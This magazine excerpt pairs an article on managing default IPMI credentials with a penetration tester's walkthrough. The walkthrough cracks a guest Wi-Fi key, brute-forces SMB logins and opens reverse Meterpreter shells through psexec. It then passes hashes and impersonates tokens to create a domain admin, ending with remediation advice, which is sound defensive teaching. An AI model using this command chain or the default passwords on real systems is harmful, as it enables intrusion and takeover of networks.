Ultimately, the danger is not that you have IPMI, or that the machine remains plugged in to a power socket. The problem, and the challenge, will arise if the credentials to access it are unmanaged and are never changed.

The mistake many organizations make is to leave the device with its default setting unchanged. It's common knowledge that Dell delivers its DRAC cards with the default account - root, and the password - calvin. And they're not the only ones – in fact many companies use the word “password” as the password!

For SuperMicro server, the IPMI credentials are “ADMIN” for the username and “ADMIN” for the password. If I know this - and now you know do - it's fair to assume that hackers do, too.

For HP ILO, the default username is “administrator” and the default password is printed on the device. HP at least sets a random password on each device, but if it never gets changed it still poses a risk from current or ex-employees.

Fortunately, regulators are beginning to understand the severity of the risks posed by these “super user” accounts. For that reason they stipulate that you cannot leave these settings in the factory default, and managing the credentials of the IPMI devices is a hard requirement for all regulatory frameworks.

However, most companies never report their lack of compliance nor their inability to properly manage these devices. Failure to manage these devices can put you in hot water should your auditor discover you have no process to manage them, but the sad reality is that far too often these devices are unmanaged.

The main problem is that organizations inadequately control the credentials for these devices. If everyone uses the same login details then there is complete anonymity and, therefore, no accountability.

Another factor to consider is that most cloud vendors extensively use lights-out management for their infrastructure. If you are a cloud customer, you may be shocked at what you find when you ask your cloud vendor how they manage the credentials for their IPMI devices (expect a cold stare and total silence).

There's nothing wrong with IPMI - it just needs to be made secure

Organizations need to:

- Place these devices in a segregated network that is not generally available to most users. They should be in their own IP address range with the range of addresses either physically restricted by a firewall or a VPN or some other limiting technology to stop anyone getting to the device
- Change the default settings NOW
- Change the credentials regularly. Utilize products that automatically discover, secure, track and audit privileged account passwords.

In an ideal world, organizations should look to implement processes so that when someone wants to get access to the machine, the system first checks their identity and whether they're authorized to do so. It should then question why they need access and whether the reason is legitimate.

For access to highly sensitive systems or crucial adjustments, another individual should

have to approve the request. Having granted access to the device (and therefore disclosing the password), a timer should be started that terminates the session after a set period so that if they try to access the device at a later date, the credentials will not work.

The final piece is that all of these elements should be fully audited.

IPMI CREDENTIALS SHOULD BE CHANGED WITHIN HOURS OF THEIR DISCLOSURE

You need to change the password of an IPMI device after it has been disclosed and the specific need for access (i.e. repair, patch, etc.) has been completed. This means that IPMI credentials should be changed within hours of their disclosure.

Changing the default password is nice, but if everybody has a spreadsheet with the new values for the lights-out devices, you may never know who had access or who did what or the reason why.

Many organizations that use IPMI devices may not be aware that there are solutions to provide randomization of these credentials automatically as well as providing an attribut-


able, time-limited and controlled access these devices.

There is nothing inherently wrong with IPMI. It first surfaced in the late 1990s and there have been multiple generations of IPMI since. In fact, IT administrators use it every day to access machines that would be inconvenient or impossible to access otherwise. And finally, the fact that it's supported by over 200 vendors tells you that IPMI does something right.

As long as companies using it don't leave themselves vulnerable as a result of poor management, it will continue to be a valuable tool for administrators around the world.

Philip Lieberman is the President at Lieberman Software Corporation (www.liebsoft.com).

The advertisement features a large, weathered red octagonal "STOP" sign. Overlaid on the top half of the sign is white text that reads: "Want to reach a large audience of security professionals by writing for (IN)SECURE?". Below the sign, at the bottom of the advertisement, is another line of white text that reads: "Send your idea to mzorz@net-security.org". The background of the ad is a dark, textured surface.



It's just the guest wireless network...right?

by Gary McCully

While performing security assessments, I frequently encounter organizations that have designed their networks with little to no thought about security. Sometimes I encounter networks that are so poorly locked down that it completely blows me away. This article gives a real-life example of such a network in order to demonstrate how an attacker can link vulnerabilities to completely compromise the organization's internal domain.

The steps I will describe were part of a wireless penetration assessment I performed a few months ago. It is worth noting that all the tools I used to attack the wireless network are included in the aircrack-ng suite. It should also be noted that all the tools used in this article are installed in the BackTrack Penetration Testing Distribution.

The first step in the process involved placing my wireless card in monitor mode. Monitor mode allows the wireless card to listen to all of the wireless traffic sent over the air. In order to do this, I used airmon-ng, starting with the command:

```
airmon-ng start wlan0
```

```
root@bt:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
1240    dhclient3
1831    dhclient3
1968    dhclient
Process with PID 1831 (dhclient3) is running on interface wlan0

Interface      Chipset      Driver
wlan0          Realtek RTL8187L      rtl8187 - [phy0]
                                         (monitor mode enabled on mon0)

root@bt:~#
```

Once my wireless card was in monitoring mode, I used airodump-ng to identify all the wireless networks in the area. One of the wireless networks that I identified was similar to

the client's company name with the word guest appended to the end of it. This network was using WPA2 with a Pre-Shared Key (PSK) for authentication.

CH 4][Elapsed: 8 s][2012-10-19 13:52											
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID		
00:23:69:DA:36:1A	-21	14	0 0	3	54e.	WPA2	CCMP	PSK	COMPANY-GUEST		
BSSID	STATION	PWR	Rate	Lost	Frames	Probe					
00:23:69:DA:36:1A	00:23:69:DA:36:1A	-21	0.0	0	0	0					

The next step involved using airodump-ng in order to sniff the traffic between this network and wireless clients that were connecting to it, so that I could obtain the WPA four-way handshake between the wireless access point and the wireless clients.

When the handshake has been captured, airodump-ng reports a message that says "WPA handshake:" followed by the bssid of the wireless network. In order to do this I used the following command:

```
airodump-ng -c 3 --bssid 00:23:69:DA:36:1A -w psk mon0
```

CH 3][Elapsed: 52 s][2012-10-19 14:41][WPA handshake: 00:23:69:DA:36:1A											
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
00:23:69:DA:36:1A	-18	100	477	27	1	3	54e.	WPA2	CCMP	PSK	COMPANY-GUEST
BSSID	STATION	PWR	Rate	Lost	Frames	Probe					
00:23:69:DA:36:1A	00:23:69:DA:36:1A	-24	48e- 2	11	29						

My next task was to use aircrack-ng to attempt to recover the PSK the wireless network was using. I gave aircrack-ng a rather large dictionary to do this.

To my surprise, I was able to obtain the key used to connect to the guest network in less than a minute! The command I used to crack the PSK is as follows:

```
aircrack-ng -w dictionary.txt -b 00:23:69:DA:36:1A psk*.cap
```

```

Aircrack-ng 1.1 r2178

[00:00:00] 64 keys tested (637.82 k/s)

KEY FOUND! [ password ]

Master Key      : A1 51 63 A0 7F 98 00 05 C6 27 E9 47 31 17 8A C5
                   18 E3 10 8E 5E 67 5C 0A 2A 0F 39 1E A3 91 60 06

Transient Key   : 12 5B 61 9D 26 E2 E4 67 94 F7 CD 31 45 24 62 1A
                   18 F0 E6 FB 61 B7 5E D7 05 74 78 80 81 2D 3E C4
                   49 D6 78 46 07 4A C0 AE DF BB 4F FD C5 7A BF EF
                   61 7E 1B 7E 66 BE 07 9B BE 30 5E 98 E1 E1 1E 15

EAPOL HMAC     : 2A 70 F3 DC D2 A1 9C CE 8F 1C F2 6F A5 CD 52 72

```

Once I had the PSK to the guest network, I connected to this network and checked my IP address in order to see what IP address range I was dropped on. Once I found that piece of

information, I started NMAP and ran a port scan on this range. This port scan identified a machine that had TCP ports 137, 445, and 3389 running on it.

```

root@bt:~# ifconfig
eth1      Link encap:Ethernet HWaddr 00:0c:29:65:d3:ed
          inet addr:192.168.135.55 Bcast:192.168.135.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe65:d3ed/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:6822 errors:2 dropped:21 overruns:0 frame:0
          TX packets:11386 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:578703 (578.7 KB) TX bytes:666833 (666.8 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:841 errors:0 dropped:0 overruns:0 frame:0
          TX packets:841 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:257085 (257.0 KB) TX bytes:257085 (257.0 KB)

root@bt:~# nmap 192.168.135.1-255
Starting Nmap 6.01 ( http://nmap.org ) at 2012-10-19 17:04 EDT
Nmap scan report for 192.168.135.5
Host is up (0.00022s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
MAC Address: 00:0C:29:62:7E:98 (VMware)

```

When I established a Remote Desktop connection to this device, I saw that it was a Windows 2003 server. By looking in the dropdown menu that allows an individual to choose

which domain to connect to, I saw that one of the domains was similar to the organization's name.

My next step involved starting Metasploit and choosing the SMB_LOGIN auxiliary module. I configured this module to attempt to log in to the aforementioned machine with the client's domain.

I configured it to use a username that was identical to the password, and gave it a dic-

tionary file filled with words as reference. To my delight, this attack resulted in the identification of a valid domain account with a username that was identical to the password.

This account also happened to have administrator privileges to the server.

```
[+] 192.168.135.5:445 SMB - [0108/4604] - |COMPANY-CORP - FAILED LOGIN (Windows Server 2003 3790 Service Pack 2) harrison : harrison (STATUS_LOGON_FAILURE)
[-] 192.168.135.5:445 SMB - [0109/4604] - |COMPANY-CORP - FAILED LOGIN (Windows Server 2003 3790 Service Pack 2) hardcore : hardcore (STATUS_LOGON_FAILURE)
[-] 192.168.135.5:445 SMB - [0110/4604] - |COMPANY-CORP - FAILED LOGIN (Windows Server 2003 3790 Service Pack 2) hamilton : hamilton (STATUS_LOGON_FAILURE)
[-] 192.168.135.5:445 SMB - [0111/4604] - |COMPANY-CORP - FAILED LOGIN (Windows Server 2003 3790 Service Pack 2) guinness : guinness (STATUS_LOGON_FAILURE)
[-] 192.168.135.5:445 SMB - [0112/4604] - |COMPANY-CORP - FAILED LOGIN (Windows Server 2003 3790 Service Pack 2) golffball : golffball (STATUS_LOGON_FAILURE)
[-] 192.168.135.5:445 SMB - [0113/4604] - |COMPANY-CORP - FAILED LOGIN (Windows Server 2003 3790 Service Pack 2) goldberg : goldberg (STATUS_LOGON_FAILURE)
[-] 192.168.135.5:445 SMB - [0114/4604] - |COMPANY-CORP - FAILED LOGIN (Windows Server 2003 3790 Service Pack 2) godzilla : godzilla (STATUS_LOGON_FAILURE)
[-] 192.168.135.5:445 SMB - [0115/4604] - |COMPANY-CORP - FAILED LOGIN (Windows Server 2003 3790 Service Pack 2) garfield : garfield (STATUS_LOGON_FAILURE)
[-] 192.168.135.5:445 SMB - [0116/4604] - |COMPANY-CORP - FAILED LOGIN (Windows Server 2003 3790 Service Pack 2) fredfred : fredfred (STATUS_LOGON_FAILURE)
[-] 192.168.135.5:445 SMB - [0117/4604] - |COMPANY-CORP - FAILED LOGIN (Windows Server 2003 3790 Service Pack 2) franklin : franklin (STATUS_LOGON_FAILURE)
[-] 192.168.135.5:445 SMB - [0118/4604] - |COMPANY-CORP - FAILED LOGIN (Windows Server 2003 3790 Service Pack 2) football : football (STATUS_LOGON_FAILURE)
[-] 192.168.135.5:445 SMB - [0119/4604] - |COMPANY-CORP - FAILED LOGIN (Windows Server 2003 3790 Service Pack 2) florence : florence (STATUS_LOGON_FAILURE)
[-] 192.168.135.5:445 SMB - [0120/4604] - |COMPANY-CORP - FAILED LOGIN (Windows Server 2003 3790 Service Pack 2) firebird : firebird (STATUS_LOGON_FAILURE)
[-] 192.168.135.5:445 SMB - [0121/4604] - |COMPANY-CORP - FAILED LOGIN (Windows Server 2003 3790 Service Pack 2) explorer : explorer (STATUS_LOGON_FAILURE)
[*] Auth-User: "exchange"
[+] 192.168.135.5:445|COMPANY-CORP - SUCCESSFUL LOGIN (Windows Server 2003 3790 Service Pack 2) 'exchange' : 'exchange'
[-] 192.168.135.5:445 SMB - [0123/4604] - |COMPANY-CORP - FAILED LOGIN (Windows Server 2003 3790 Service Pack 2) engineer : engineer (STATUS_LOGON_FAILURE)
[-] 192.168.135.5:445 SMB - [0124/4604] - |COMPANY-CORP - FAILED LOGIN (Windows Server 2003 3790 Service Pack 2) elephant : elephant (STATUS_LOGON_FAILURE)
[-] 192.168.135.5:445 SMB - [0125/4604] - |COMPANY-CORP - FAILED LOGIN (Windows Server 2003 3790 Service Pack 2) electric : electric (STATUS_LOGON_FAILURE)
[-] 192.168.135.5:445 SMB - [0126/4604] - |COMPANY-CORP - FAILED LOGIN (Windows Server 2003 3790 Service Pack 2) einstein : einstein (STATUS_LOGON_FAILURE)
[-] 192.168.135.5:445 SMB - [0127/4604] - |COMPANY-CORP - FAILED LOGIN (Windows Server 2003 3790 Service Pack 2) drummer1 : drummer1 (STATUS_LOGON_FAILURE)
[-] 192.168.135.5:445 SMB - [0128/4604] - |COMPANY-CORP - FAILED LOGIN (Windows Server 2003 3790 Service Pack 2) drowssap : drowssap (STATUS_LOGON_FAILURE)
```

Then I used the Metasploit PSEXEC exploit to obtain a reverse Meterpreter shell on this server.

```
= [ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- ---[ 974 exploits - 519 auxiliary - 159 post
+ -- ---[ 261 payloads - 28 encoders - 8 nops

msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set SMBDomain COMPANY-CORP
SMBDomain => COMPANY-CORP
msf exploit(psexec) > set RHOST 192.168.135.5
RHOST => 192.168.135.5
msf exploit(psexec) > set SMBUser exchange
SMBUser => exchange
msf exploit(psexec) > set SMBPass exchange
SMBPass => exchange
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.135.55
LHOST => 192.168.135.55
msf exploit(psexec) > set LPORT 443
LPORT => 443
msf exploit(psexec) > exploit

[*] Started reverse handler on 192.168.135.55:443
[*] Connecting to the server...
[*] Authenticating to 192.168.135.5:445|COMPANY-CORP as user 'exchange'...
[*] Uploading payload...
[*] Created \EuWmFouk.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.135.5[\svccnt] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.135.5[\svccnt] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (rVWOYiOU - "MLGPLibJRgnZVARr")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \EuWmFouk.exe...
[*] Sending stage (752128 bytes) to 192.168.135.5
[*] Meterpreter session 1 opened (192.168.135.55:443 -> 192.168.135.5:1268) at 2012-10-22 14:24:47 -0400

meterpreter > |
```

After having achieved that, I dumped the local password hashes from the server using Meterpreter's hashdump feature.

Once I had the password hashes, I dropped to a shell and checked whether I could reach the

organization's internal Domain Controller. Once I knew I could reach the Domain Controller, I queried it for a list of valid Domain Administrator accounts.

```
meterpreter > getsystem  
...got system (via technique 1).  
meterpreter > hashdump  
Administrator:500:e52cac67419a9a2238f10713b629b565:64f12cddaa88057e06a81b54e73b949b:::
```

```
meterpreter >
```

```
meterpreter > shell  
Process 3996 created.  
Channel 1 created.  
Microsoft Windows [Version 5.2.3790]  
(C) Copyright 1985-2003 Microsoft Corp.  
  
C:\WINDOWS\system32>net groups "domain admins" /domain  
net groups "domain admins" /domain  
The request will be processed at a domain controller for domain COMPANY-CORP.com.  
  
Group name      Domain Admins  
Comment        Designated administrators of the domain  
  
Members
```

```
-----  
admin           Administrator  
The command completed successfully.
```

```
C:\WINDOWS\system32>nslookup  
nslookup  
*** Can't find server name for address 192.168.137.1: Timed out  
DNS request timed out.  
    timeout was 2 seconds.  
Default Server: UnKnown  
Address: 192.168.137.1  
  
> set type=all  
> _ldap._tcp.dc._msdcs.COMPANY-CORP.com  
Server: UnKnown  
Address: 192.168.137.1  
  
_ldap._tcp.dc._msdcs.COMPANY-CORP.com  SRV service location:  
    priority      = 0  
    weight        = 100  
    port          = 389  
    svr hostname = dc1.company-corp.com  
dc1.company-corp.com  internet address = 192.168.137.1  
> exit
```

```
C:\WINDOWS\system32>ping 192.168.137.1  
ping 192.168.137.1
```

```
Pinging 192.168.137.1 with 32 bytes of data:
```

```
Reply from 192.168.137.1: bytes=32 time<1ms TTL=128  
Reply from 192.168.137.1: bytes=32 time<1ms TTL=128  
Reply from 192.168.137.1: bytes=32 time<1ms TTL=128  
Reply from 192.168.137.1: bytes=32 time<1ms TTL=128
```

```
Ping statistics for 192.168.137.1:  
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
Approximate round trip times in milli-seconds:  
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

```
C:\WINDOWS\system32>
```

I was able to access the devices on the client's internal network using the server I had compromised, but what I really wanted was to access the client's internal network with my attack machine. In order to do this, I placed my Meterpreter shell in the background, and

configured a route to redirect all subsequent Metasploit generated traffic onto the internal network. Once again I fired up SMB_LOGIN and configured it to attempt to log in to each device on the IP address range that the Domain Controller was on.

```
C:\WINDOWS\system32>exit
meterpreter > background
[*] Backgrounding session 1...
msf exploit(psexec) > route add 192.168.137.0 255.255.255.0 1
[*] Route added
msf exploit(psexec) > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > set SMBDomain WORKGROUP
SMBDomain => WORKGROUP
msf auxiliary(smb_login) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_login) > set SMBPass e52cac67419a9a2238f10713b629b565:64f12cddaa88057e06a81b54e73b949b
SMBPass => e52cac67419a9a2238f10713b629b565:64f12cddaa88057e06a81b54e73b949b
msf auxiliary(smb_login) > set RHOSTS 192.168.137.1-255
RHOSTS => 192.168.137.1-255
msf auxiliary(smb_login) > set THREADS 20
THREADS => 20
msf auxiliary(smb_login) > set USER_AS_PASS false
USER_AS_PASS => false
msf auxiliary(smb_login) > set BLANK_PASSWORDS false
BLANK_PASSWORDS => false
msf auxiliary(smb_login) > 
```

I saw that the client was using the same Local Administrator password for all the servers on their network.

I used PSEXEC to gain a shell on one of the servers that shared the same Local Administrator credentials as the devices I was pivoting through.

```
msf auxiliary(smb_login) > use exploit/windows/smb/psexec
msf exploit(psexec) > set SMBUser Administrator
SMBUser => Administrator
msf exploit(psexec) > set SMBPass e52cac67419a9a2238f10713b629b565:64f12cddaa88057e06a81b54e73b949b
SMBPass => e52cac67419a9a2238f10713b629b565:64f12cddaa88057e06a81b54e73b949b
msf exploit(psexec) > set SMBDomain WORKGROUP
SMBDomain => WORKGROUP
msf exploit(psexec) > set RHOST 192.168.137.10
RHOST => 192.168.137.10
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.135.55
LHOST => 192.168.135.55
msf exploit(psexec) > set LPORT 443
LPORT => 443
msf exploit(psexec) > exploit

[*] Started reverse handler on 192.168.135.55:443
[*] Connecting to the server...
[*] Authenticating to 192.168.137.10:445|WORKGROUP as user 'Administrator'...
[*] Uploading payload...
[*] Created \eFnJzsMT.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.137.10[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.137.10[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (CYHSLIMc - "MfhQrUorHtfVwbvSiNjhLqN")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Sending stage (752128 bytes) to 192.168.135.55
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \eFnJzsMT.exe...
[*] Meterpreter session 2 opened (192.168.135.55:443 -> 192.168.135.5:61119) at 2012-10-23 17:29:03 -0400

meterpreter >
```

Once I had achieved that, I used Meterpreter's Incognito module to impersonate the Kerberos token of a Domain Admin who had logged into the server. I used this token to create a new

Domain Admin account. At this point in the assessment I had complete access to all the Windows devices on the client's network.

```
meterpreter > use incognito
Loading extension incognito...success.
meterpreter > list_tokens -u

Delegation Tokens Available
=====
COMPANY-CORP\admin
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
=====
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > impersonate token "COMPANY-CORP\admin"
[+] Delegation token available
[+] Successfully impersonated user COMPANY-CORP\admin
meterpreter > shell
Process 1168 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>net user hax0r p4ssw0rd! /add /domain
net user hax0r p4ssw0rd! /add /domain
The request will be processed at a domain controller for domain COMPANY-CORP.com.

The command completed successfully.

C:\WINDOWS\system32>net group "Domain Admins" hax0r /add /domain
net group "Domain Admins" hax0r /add /domain
The request will be processed at a domain controller for domain COMPANY-CORP.com.

The command completed successfully.

C:\WINDOWS\system32>
```

Needless to say there were many vulnerabilities that, linked and exploited together, made this compromise possible.

A few of these problems include improper network segmentation, a weak password policy, and local administrator credentials configured on all servers on the internal network.

Sadly, assessments like this are not at all uncommon. Many organizations do not understand the consequences of the choices they make.

I will address some of these common problems and some of the ways organizations can help prevent them.

Weak passwords

This vulnerability never ceases to amaze me! This is one of the most common ways of breaking into organizations. It is extremely common for people to choose passwords like Password1, Summer12, Fall2012, a username that is identical to the password, etc.

In many cases it only takes one account with a weak password for an attacker to compromise the organization's entire domain.

Organizations should require all accounts to have strong, complex passwords. These passwords should be at least eight characters in length and contain upper and lower case letters, numbers, and special characters.

Organizations should also encourage the use of passphrases rather than passwords. A passphrase like "I 10v3 to Eat P1ZZ@" is relatively long, complex, and would take an attacker a significant amount of time to crack.

Poor network segmentation

During this assessment I was able to compromise a device that was connected to both the guest and corporate networks at the same time. This is a big no-no, as these networks

should be completely segmented from each other.

Local Administrator credentials shared across devices on the domain

This is actually a very common vulnerability. Many organizations set the same Local Administrator password on all devices across their domain. The problem with doing this is that if one device is compromised, every device that shares those same credentials can be compromised as well.

The reason most organizations do this is because it is difficult to track all the passwords that they chose for each device in their domain. In order to address this problem, organizations should use some sort of password vault program to track what credentials are configured on which devices.

Gary McCully is security consultant on the Risk Management team at SecureState, where he performs vulnerability assessments, war dialing, penetration tests, physical penetration tests and web application security reviews. Gary's research interests include the development and implementation of vulnerability management programs, lock picking and SSL vulnerabilities.

